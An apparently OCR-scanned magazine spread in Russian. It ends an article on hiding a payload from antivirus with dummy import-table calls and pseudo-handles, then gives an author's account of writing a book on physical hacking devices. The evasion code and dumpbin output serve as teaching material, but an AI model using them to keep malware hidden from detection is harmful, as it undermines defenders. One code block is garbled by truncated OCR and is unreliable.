
Некоторые антивирусы могут повесить на нас детект просто потому, что мы не вызываем никаких функций, поскольку у нас пустой IAT. Предлагаю добавить парочку фиктивных вызовов функций, которые ни к чему не приводят. При этом в IAT, само собой, появятся записи о том, что используются те или иные функции.

Добавим, например, код, который никогда не выполнится.

```
int main() {
  HMODULE user32Module = MyLoadLibrary(L"user32.dll");
  MessageBoxWFunc MessageBoxWPtr = (MessageBoxWFunc)(myGetProcAddress
(user32Module, "MessageBoxW"));
  MessageBoxWPtr(NULL, L"HI", L"HI", MB_OK);

  int m = 4;
  if (m > 5) {
      unsigned __int64 i = MessageBoxA(NULL, NULL, NULL, NULL);
      i = GetLastError();
      i = SetCriticalSectionSpinCount(NULL, NULL);
      i = GetWindowContextHelpId(NULL);
      i = GetWindowLongPtrW(NULL, NULL);
      i = RegisterClassW(NULL);
      i = IsWindowVisible(NULL);
      i = ConvertDefaultLocale(NULL);
      i = MultiByteToWideChar(NULL, NULL, NULL, NULL, NULL, NULL);
      i = IsDialogMessageW(NULL, NULL);
  }
  return 0;
}
```

Обрати внимание, что компиляторы нынче достаточно умные, поэтому нужно будет отключить оптимизацию, как описано выше. В противном случае компилятор увидит, что этот кусок кода никогда не срабатывает, и исключит его из исполняемого файла.

Компилируем проект и видим, что IAT стал похож на IAT обычной ничем не примечательной программы.



```
pFileName) {

eHandle(L"C:\\Windows\\SYSTEM32\\ntdll.dll");
itUnicodeString = (pRtlInitUnicodeString)myGetProcAddress(hNtdll, "RtlInitUnicodeString"

odule, lpFileName);

(pLdrLoadDll)myGetProcAddress(hNtdll, "LdrLoadDll");

ll(NULL, 0, &ustrModule, &hModule);

adLibrary(L"user32.dll");
Ptr = (MessageBoxWFunc)(myGetProcAddress(user32Module, "MessageBoxW"));
 L"HI", MB_OK);

ssageBoxA(NULL, NULL, NULL, NULL);

pinCount(NULL, NULL);
pId(NULL);
ULL, NULL);
);
L);
e(NULL);
(NULL, NULL, NULL, NULL, NULL, NULL);
LL, NULL);
```

```
PS A:\ssd\ProjectsVS\Article\x64\Release> dumpbin /imports .\Article.exe
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\Article.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140002000 Import Address Table
             1400022B8 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                         52C SetCriticalSectionSpinCount
                         408 MultiByteToWideChar
                          A8 ConvertDefaultLocale
                         274 GetLastError

    USER32.dll
             140002028 Import Address Table
             1400022E0 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                         2DF RegisterClassW
                         24D IsWindowVisible
                         1E0 GetWindowContextHelpId
                         283 MessageBoxA
                         1E9 GetWindowLongPtrW
                         232 IsDialogMessageW

  Summary

        1000 .pdata
        1000 .rdata
        1000 .text
PS A:\ssd\ProjectsVS\Article\x64\Release> .\Article.exe
```

Чистенький IAT

ПСЕВДОХЕНДЛЫ

Наконец, на десерт хочется упомянуть псевдохендлы. Псевдохендлами считаются фиктивные хендлы на какой-либо текущий ресурс. Например, вызов `GetCurrentProcess()` не получится ничем заменить, но вместо него можно использовать псевдохендл. Система Windows, получив такой хендл, поймет, что ей нужно обратиться к процессу, из которого была вызвана функция. Таким образом, для получения хендла, например, на текущий процесс, достаточно передавать значение `-1`. И Windows определит, что это хендл на текущий процесс.

Можно даже в проекте создать маленькие макросы, которые будут выполнять эту работу автоматически.

```
#define NtCurrentProcess() ((HANDLE)-1) // Получить хендл на текущий
процесс
#define NtCurrentThread()  ((HANDLE)-2) // Получить хендл на текущий
поток
```

ВЫВОДЫ

Все-таки очень увлекательно играть в кошки-мышки с антивирусами. Каждый раз думаешь, что же там такое они навертели и почему на мой пейлоад вешается детект. В этой статье мы обсудили один из вариантов ответа на этот вопрос. Помни, что по любым вопросам ты можешь смело писать мне в личку — мы разберем любые возникшие проблемы.

«ФИЗИЧЕСКИЕ АТАКИ С ИСПОЛЬЗОВАНИЕМ ХАКЕРСКИХ УСТРОЙСТВ»

КАК Я СТАЛ АВТОРОМ КНИГИ

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel
s0i37@ya.ru

Я никогда не стремился стать писателем, однако получилось так, что я написал книгу о необычных приемах взлома и методах физических атак с использованием самодельных хакерских устройств. Издательство уже распродало 1000 экземпляров моей книги и сейчас допечатывает второй тираж. Как родилась идея этого издания, с какими трудностями мне пришлось столкнуться и как научиться взламывать сети с использованием дешевых одноплатников и мобильного телефона, я рассказываю в этой статье. Возможно, мой опыт окажется полезен тем, кто решит повторить этот путь.

С самого детства я считал журнал «Хакер» по-настоящему культовым. Помню те славные времена, когда он лежал на полках киосков с печатной продукцией и моя мама каждый месяц покупала свежий номер. Правда, читала она его в основном сама, но через какое-то время я тоже заинтересовался этим изданием.

Скромная коллекция журналов «Хакер» (в хронологическом порядке)

Много лет спустя, в 2016 году, я устроился на работу в Уральский центр систем безопасности и написал на «Хабр» первую статью для нашего корпоративного блога. Уже тогда я твердо решил, что когда-нибудь дорасту и до «Хакера». В те времена, как, в общем-то, и сейчас, в российском инфосек-комьюнити «Хакер» считался одним из самых авторитетных изданий.

Этот план удалось реализовать четыре года спустя: я подготовил заметку на тему информационной безопасности, заглянул на сайте «Хакера» в раздел «Контакты» и отправил свой текст прямиком главному редактору Андрею Письменному. Ровно через 24 часа по электронной почте мне пришел ответ о том, что статья принята, а еще две недели спустя она была опубликована. Так я стал автором «Хакера».

Новых статей я, в общем-то, в тот момент не планировал, но через пару месяцев мне вновь написал Андрей и попросил подготовить для журнала что-нибудь еще. Наша компания как раз проводила серию очень интересных пентестов со сложными кейсами пивотинга — развитием атак во внутренней сети после пробития периметра, и я предложил написать несколько материалов на эту тему. Текст был основан на хорошо структурированных заметках, которые я вел уже очень давно (что еще раз доказывает практическую пользу подобных «рабочих дневников»), — и результат оказался неожиданным: статья попала на обложку «Хакера». Лично для меня это стало головокружительным успехом! Несмотря на то что в тот момент я готовился к OSWE и у меня оставалось не так много свободного времени, я решил продолжить тему постэксплуатации в трех последующих статьях.

Дальнейшие события развивались еще более удивительным образом. Спустя год после начала моей карьеры в качестве теперь уже постоянного автора «Хакера» мне написал ведущий редактор журнала Валентин Холмогоров и сообщил, что периодически «Хакер» выпускает книги, составленные из избранных статей, куда на этот раз вошли и мои работы. О книге я тогда даже не мечтал, просто не знал, что так можно. Когда я держал в руках настоящую книгу, на обложке которой значилось мое имя в качестве одного из соавторов, во мне буквально что-то поменялось.

Необычное чувство, когда ищешь в магазине книгу за своим авторством

Нужно было двигаться вперед. И я поставил себе цель — написать книгу, но не в соавторстве с коллегами из «Хакера», а полностью самостоятельно.

ЗАРОЖДЕНИЕ ИДЕИ

В компании УЦСБ, где я работаю, существует научно-технический совет, на котором однажды мне предложили выступить с небольшим докладом. В конце 2020 года я занимался поиском альтернатив для хакерских девайсов (hak5), которые можно было бы собрать из доступных одноплатников и прочих подручных устройств. В итоге мне удалось повторить практически все наиболее популярные устройства, сделать их гибкими и, наверное, куда более функциональными по сравнению с прототипами. В свой доклад я также включил и описание специфичных атак физического доступа, реализации которых я смог тогда отыскать в интернете и опробовать с помощью собранного мною оборудования.

С докладом я выступил, но мне хотелось, чтобы о моих наработках узнал кто-то еще, кроме членов научно-технического совета. И я решил изложить свои исследования в девяти подробных статьях, которые я понемногу писал в течение следующего полугода. И вот, когда летом 2021-го я получил от «Хакера» экземпляр сборника с моими предыдущими статьями, я понял, что у меня есть отличный материал для собственной книги. Девять статей, подробно освещающих различные аспекты аппаратного взлома и в деталях описывающих архитектуру самодельных хакерских устройств, — это очень ценный актив!

Всю вторую половину года я дописывал текст теперь уже не статей, а будущих глав — на тот момент материал еще представлял собой скучное описание технических деталей и, очевидно, требовал более понятного и простого изложения. Кроме того, нужны были наглядные схемы и фотографии.

В конце 2021 года я решил сообщить Андрею Письменному в «Хакер», что у меня есть отличный материал, который я планирую оформить в виде книги. Тот перенаправил меня к «главному по книжкам» — Валентину Холмогорову. Валентин вскоре прислал довольно скептический, как мне показалось, ответ: мол, книги на эту тему уже публиковались, и в большом количестве. Но в целом он выразил готовность поспособствовать изданию — если, конечно, текст окажется достойным. Я был полностью уверен в своей работе: собранный мною материал был уникален, никто не публиковал чего-то подобного ранее. И я продолжил работу.

Весь 2022 год я посвятил доработке книги. 90–100 страниц исходной рукописи внезапно превратились в 200 с лишним. Но самое сложное — это фотографии... Если бы книга была посвящена атакам на сети или приложения, я мог бы отделаться банальными скриншотами. Другое дело — физические атаки. Здесь стендом выступают уже реальные объекты, порою крупные, а для демонстрации атаки нужен некий контекст. Мне требовалось как-то передать на фото и окружающую хакера обстановку, и одновременно крошечный текст на экране телефона. Некоторые фотографии я позаимствовал из отчетов по пентестам и реальным кейсам, но многое пришлось воспроизводить на стенде. При этом одни снимки были сделаны зимой, другие летом...

В итоге весь год у меня был распланирован под фотосессии. Какие-то кадры оказалось сделать настолько сложно, что приходилось просить разрешения на съемку у администрации того или иного объекта, чтобы потом меня не сделали главным подозреваемым в каком-нибудь правонарушении. Однако в сфере ИБ есть еще одна особенность, связанная с фотографиями, — нужно скрывать всю конфиденциальную и персональную информацию. Поэтому мне пришлось замазывать на снимках неисчислимое количество MAC- и IP-адресов.

Наверное, писать эту книгу можно было еще не один год, постепенно добавляя все новый материал, а интересные идеи у меня рождались при работе над рукописью постоянно. Но в какой-то момент я начал понимать, что часть написанного материала понемногу устаревает, к тому же остается риск, что меня с подобной темой кто-то может банально опередить. С производственным процессом пора было заканчивать.

Обычно я стараюсь за год добиться каких-то ощутимых результатов в своей работе, например получить сертификат или выступить с докладом на конференции. 2022 год выдался непростым, и мне хотелось отметить его завершение хоть каким-то результатом. Поэтому в самый последний рабочий день года, когда по всей стране люди уже откупоривают шампанское, режут салатики и отрываются на корпоративах, я вновь написал Валентину Холмогорову о том, что работа над книгой практически завершена. И сразу же получил ответ: раз завершена — будем издавать. Видимо, ведред «Хакера» к тому моменту уже протестировал немного шампанского. Год завершился на позитивной ноте!

ПРЕДПЕЧАТНАЯ ПОДГОТОВКА

В наступившем 2023 году мне предстояло выполнить еще как минимум половину работы над книгой, правда, тогда я об этом еще не подозревал. Меня ждало многократное перечитывание рукописи и шлифовка текста — это отнимало безумное количество времени. Всего я насчитал около 60 версий правок документа. Затем следовало отформатировать текст книги в соответствии со специальным стилевым шаблоном, принятым в издательстве. На все это у меня ушло еще три месяца. Параллельно материалы выходили в виде статей на «Хакере».

Когда подготовительная работа завершилась, за рукопись взялся литературный редактор. Я перечитывал собственные главы за человеком, который прекрасно владеет русским языком (в отличие от меня), но не до конца разбирается в технических тонкостях, связанных с тематикой книги. Следовало тщательно проверить, все ли перефразированные редактором предложения сохраняли свой изначальный смысл.


Спустя два месяца к работе подключился корректор, проверявший пунктуацию и расставлявший по местам разбежавшиеся запятые (с этим у меня дела обстоят еще хуже).

Наконец, наступил третий этап — верстка. И тут я внезапно обратил внимание на нечто иное, что до этого упускал из вида, — оформление кода. За следующие три недели я обнаружил столько мелких недочетов, что это повлекло за собой еще три цикла правок. И все ради того, чтобы программный код и конфиги в книге читались так же легко и красиво, как в IDE.

В общей сложности еще полгода ушло на финальные штрихи и отправку книги в типографию. При этом мы настолько долго вели переговоры по поводу цветной печати, что проект чуть не сорвался, — мне очень хотелось, чтобы книга была полноцветной. Ко всему прочему, наши 100 авторских экземпляров потом потеряла транспортная компания...

Обложка — это лицо книги. От изначально предложенного мною названия на этой самой обложке осталось только одно слово: «физические», но зато оно стало ключевым. Куда важнее была картинка — она должна отражать суть, основную идею книги.

Мне очень хотелось продемонстрировать на этом изображении физический мир, например некий город как цифровой объект для атак. Но потом я решил поступить проще — сделать отсылку одновременно к игре Watch Dogs (холмы Сан-Франциско и мост) и сериалу Mr. Robot (человек в худи). И конечно же, этот человек должен держать в руке смартфон с чем-то максимально узнаваемым и хакерским на дисплее (например, Metasploit). Абстрактные информационные потоки в небе вымышленного города должны символизировать многочисленные объекты для атак, которые прекрасно видит потенциальный хакер, но не видят окружающие.



Так выглядела иллюстрация для обложки в исполнении ИИ

Нарисовать такую картинку — очень непростая задача, но тут нам на помощь пришел искусственный интеллект. Правда, как это обычно случается с иллюстрациями Midjourney, у нарисованного хакера почему-то образовалось сразу два капюшона, а в воображаемом городе зачем-то появилось два моста. На этом этапе к работе подключилась дизайнер yambuto, которая создает все обложки и графические «заходы» к статьям для журнала «Хакер», — она довела картинку до ума, убрав на ней все лишнее и дорисовав недостающее.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

«ФИЗИЧЕСКИЕ АТАКИ С ИСПОЛЬЗОВАНИЕМ ХАКЕРСКИХ УСТРОЙСТВ»

КАК Я СТАЛ АВТОРОМ КНИГИ

О ЧЕМ КНИГА?

В книге три раздела. В одном описываются физические атаки, которые требуют непосредственного контакта с целью, во втором — околофизические, позволяющие работать на расстоянии по радиоканалам, а в третьем — физические импланты — решения для закрепления в скомпрометированной системе. Разнообразных физических атак, конечно же, куда больше. Но в книгу я постарался включить лишь достаточно простые в исполнении и «чистые» — то есть не требующие вскрытия устройств и прочего вандализма.

Cold boot attack

Простая глава, с которой лучше начинать чтение книги. В ней рассказывается, насколько легко могут быть извлечены данные из оперативной памяти ПК с помощью одной только флешки, даже если у вас шифрованный хард и стойкий пароль для входа в систему.

Извлечение всех секретов с заблокированного ПК через аппаратный сброс

Соответствующая публикация в «Хакере»: «Cold boot attack. Дампим оперативную память с помощью флешки»

RJ-45 sniffing

Очень красивая по своей простоте атака, позволяющая снимать трафик простыми электрическими зажимами типа «крокодил». Я не автор этой идеи, но я красиво реализовал ее с помощью телефона или одноплатника.

Перехват хеша пароля и скачиваемого файла простыми крокодилами

Это делает атаку вполне применимой в реальной жизни, но, разумеется, далеко не в каждом случае. Физические атаки более просты в понимании и наглядны в действии, поэтому они и привлекают больше внимания. К слову, после публикации этой главы со мной связались продюсеры одного из популярных YouTube-каналов и предложили снять ролик на эту тему. Так мой текст впервые экранизировали, а shorts этой главы набрал больше трех миллионов просмотров.

В виде статьи: «Крококряк. Снимаем трафик с витой пары обычными „крокодилами“»

BadUSB-HID

Посвятить книгу физическим атакам и не рассказать про Rubber Ducky я просто не мог. От себя я добавил пару коротких команд для взлома ПК (которые я почерпнул, кстати, из OSCE). Также я подробно описал интересный способ применения таких флешек для атак на заблокированные компьютеры.

Самая короткая и универсальная команда для взлома любого компа под управлением Windows

Статья: «Очень плохая флешка. Разбираем атаку BadUSB в деталях»

BadUSB-eth

Куда менее известная атака, описанная исследователем Samy Kamkar в его проекте poisontap. Она позволяет получать доступ к заблокированным компьютерам и имеет колоссальный потенциал, однако куда более сложна в исполнении, чем BadUSB-HID.

NetNTLM hash

Вытягивание NetNTLM-хеша с заблокированного ПК и взлом другого компьютера

Мне хотелось показать в своей книге, что BadUSB — это не только флешки-клавиатуры, но и флешки — сетевые карты, которые прекрасно умеют вытягивать с компов секреты, причем достаточно быстро.

Статья: «Злая сетевуха. Разбираем в деталях атаку BadUSB-ETH»

Pineapple

В этой главе я рассказал, как с использованием общедоступных и дешевых комплектующих собрать устройство для атак на беспроводные сети. Главная проблема, которая чаще всего возникает при проведении подобных атак, — не самое удобное расположение цели, обусловленное ограниченным радиусом действия беспроводной сети. В результате хакеру приходится проводить много времени в опасной близости от объекта вторжения.

Wi-Fi access
4G VPN

Удаленный доступ к Wi-Fi и развитие последующих атак


Я описал конструкцию такого хакерского девайса на базе одноплатника Raspberry Pi Zero W, запитанного от крошечного аккумулятора, при этом устройством можно удаленно управлять через интернет. Очень удобно, когда на улице –20, зона приема сигнала — пара квадратных метров, а пальцы от холода уже не в состоянии жать кнопки на телефоне.

Статья: «Грозный ананас. Собираем и применяем свой Wi-Fi Pineapple»

Хакерский дрон

Это — одна из самых интересных, но проблемных глав, содержание которой меня сильно тревожило. В Watch Dogs я так и не поиграл, но геймплей просматривал. Та легкость и зрелищность, с которой в игре выполнялся взлом, особенно с использованием дистанционно управляемого квадрокоптера, навела меня на мысль повторить такой трюк в реальности.

И я придумал такую атаку: дрон в сочетании с MouseJack на борту в состоянии взломать почти любое устройство, причем за секунду, просто пролетев рядом с закрытым окном. Даже если цель расположена на верхних этажах офисного здания.



Огромное спасибо Диане за помощь с этой чрезвычайно сложной сценой

Проблемной эта глава была еще из-за фотографий. Мне хотелось показать на фото типичное офисное помещение, с панорамными окнами, расположенное очень высоко и максимально неприступное для хакера с земли. Во время съемки я в очередной раз чуть не столкнулся с проблемами — бдительные граждане и охрана боятся летающих вокруг офисов дронов, и оператору могут грозить серьезные неприятности. Если, конечно, его удастся поймать!

Ко всему прочему в книге я рассказываю о том, как модернизировать дешевый «бытовой» квадрокоптер таким образом, чтобы он мог летать, не теряя связи с оператором, на десятки километров и при этом успешно противостоять всевозможным «глушилкам».

Статья: «Мегадрон. Строим хакерский беспилотник — дальнобойный и с защитой от глушилок»

Mobile

Самая большая глава, посвященная хакингу с использованием мобильного телефона. Вообще, по одной только этой главе, наверное, можно было бы выпустить отдельную книгу.

Еще со времен Nokia N900 любой телефон с ядром Linux был для меня полноценным компьютером, на котором я постепенно разворачивал свой «хакерский плацдарм». В реальных проектах Red Team, где открыто работать с ноутбуком для пентестера — слишком палевно, телефон не раз меня выручал. Помогал он мне и тогда, когда хакать нужно было, что называется, на ходу — если протяженность объекта атаки составляет сотни метров.

В этой главе на 120 страницах я подробно демонстрирую, на что способен современный телефон под управлением Android. Читателю станет очевидно, что взлом с помощью телефона — это почти так же просто, как с использованием Raspberry. Вооруженный смартфоном хакер становится еще более опасным, быстрым и незаметным, нежели с ноутбуком. И словно в игре Watch Dogs, он способен взломать систему буквально за секунду.

